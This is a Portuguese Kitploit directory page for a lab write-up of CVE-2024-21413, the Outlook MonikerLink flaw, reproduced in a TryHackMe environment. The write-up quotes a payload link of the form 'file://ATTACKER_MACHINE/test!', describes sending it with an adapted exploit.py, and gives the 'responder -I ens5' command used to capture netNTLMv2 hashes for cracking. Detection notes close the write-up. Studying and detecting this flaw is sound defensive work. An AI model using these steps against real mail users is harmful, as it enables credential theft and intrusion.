Skip to content
KitploitKITPLOIT
FerramentasBlog
Log in
Enviar
FerramentasBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC — Este repositório contém notas de pesquisa e uma prova de conceito (PoC) de alto nível para o CVE-2024-21413, uma vulnerabilidade observada em determinados clientes de e-mail ao manipular links no estilo SMB/moniker incorporados em mensagens. A PoC e os experimentos documentados aqui foram realizados em um ambiente de laboratório controlado em sistemas. | Kitploit
Ferramentas/GitHubGitHub/gurleen-147/cve-2024-21413-microsoft-outlook-remote-code-execution-vulnerability-poc
Quebra de SenhasAnálise de VulnerabilidadesExploraçãoTestes de PenetraçãoAprendizado e EducaçãoLabs e Prática
GitHubgurleen-147/cve-2024-21413-microsoft-outlook-remote-code-execution-vulnerability-poc

CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC

Sobre

Este repositório contém notas de pesquisa e uma prova de conceito (PoC) de alto nível para o CVE-2024-21413, uma vulnerabilidade observada em determinados clientes de e-mail ao manipular links no estilo SMB/moniker incorporados em mensagens. A PoC e os experimentos documentados aqui foram realizados em um ambiente de laboratório controlado em sistemas.

Ver Repositório
232há 0 anosAinda não revisado
Compartilhar

💻 CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC

🧩 Visão Geral

Este projeto reproduz o comportamento MonikerLink (CVE-2024-21413) em um ambiente TryHackMe totalmente isolado para mostrar como certos formatos de hiperlink podem fazer com que o Outlook processe um link de uma forma que vaza tentativas de autenticação ou leva a exploração adicional. O entregável é um PoC, e um conjunto priorizado de mitigações e sugestões de detecção que as equipes de segurança podem aplicar. Nenhum sistema ao vivo / não autorizado foi alvo.


⚙️ Ferramentas e Tecnologias

Ferramenta / HabilidadePropósito
PythonDesenvolvimento de script
Linux (Kali)Sistema alvo
MetasploitExploração e acesso
TryHackMe LabAmbiente controlado

🚀 Configuração e Execução

  • Abra o terminal no Linux na máquina atacante
    • Criei um arquivo python e colei o código exploit.py

      Este código foi escrito por CMNatic e pode ser encontrado aqui

    • Modifiquei o código para se adequar ao ambiente da minha máquina.

      Por exemplo, na seguinte linha “<a href=“file://ATTACKER_MACHINE/test!” eu substituí "ATTACKER_MACHINE" pelo endereço IP da minha máquina atacante e na linha “server = smtplib.SMTP('MAILSERVER', 25)”, mudei "MAILSERVER" pelo endereço IP da minha máquina vítima.

    • Então executei o arquivo exploit.py e recebi a resposta dizendo "o email foi enviado"

    • Para capturar o netNTLMv2 (este é um hash que pode ser descriptografado usando John the Ripper ou outras ferramentas e senhas em texto simples podem ser recuperadas). Então usei uma ferramenta chamada responder para capturar a resposta da máquina vítima. O comando para executar o responder foi

      responder -I ens5

      • Aqui -I significa interface e usei a interface ens5. No meu caso, o comando mostrou um erro, então para resolvê-lo, primeiro usei o seguinte comando e tentei novamente o comando acima e funcionou

        systemctl start systemd-resolved

  • Então fiz login na minha máquina vítima
    • Abri o Outlook e abri o link dentro do e-mail que enviei da máquina atacante
  • Desta forma, com um clique no link, o responder na minha máquina atacante conseguiu capturar o hash netNTLMv2 hash netNTLMv2


Esta prova de conceito expõe uma nuance no tratamento de links do Microsoft Outlook: certos links moniker do tipo file://–style que referenciam recursos SMB podem escapar da filtragem padrão do Outlook e provocar tentativas de autenticação de saída. O comportamento demonstrado aqui foi reproduzido em um laboratório TryHackMe totalmente controlado e destaca como formatos de link aparentemente benignos podem mascarar interações de rede. Embora patches do fornecedor e orientações de detecção tenham sido emitidas, a mecânica subjacente permanece complexa devido aos usos legítimos do esquema moniker/file. Importante, a atividade gerada por este PoC é observável no nível da rede (por exemplo, em capturas de pacotes mostrando tentativas de autenticação NTLM), tornando-a adequada para análise forense e investigação de incidentes.

Detecção

Uma regra Yara foi criada por Florian Roth para detectar e-mails contendo o elemento :file:\:. Imagem do Wireshark
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    264

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →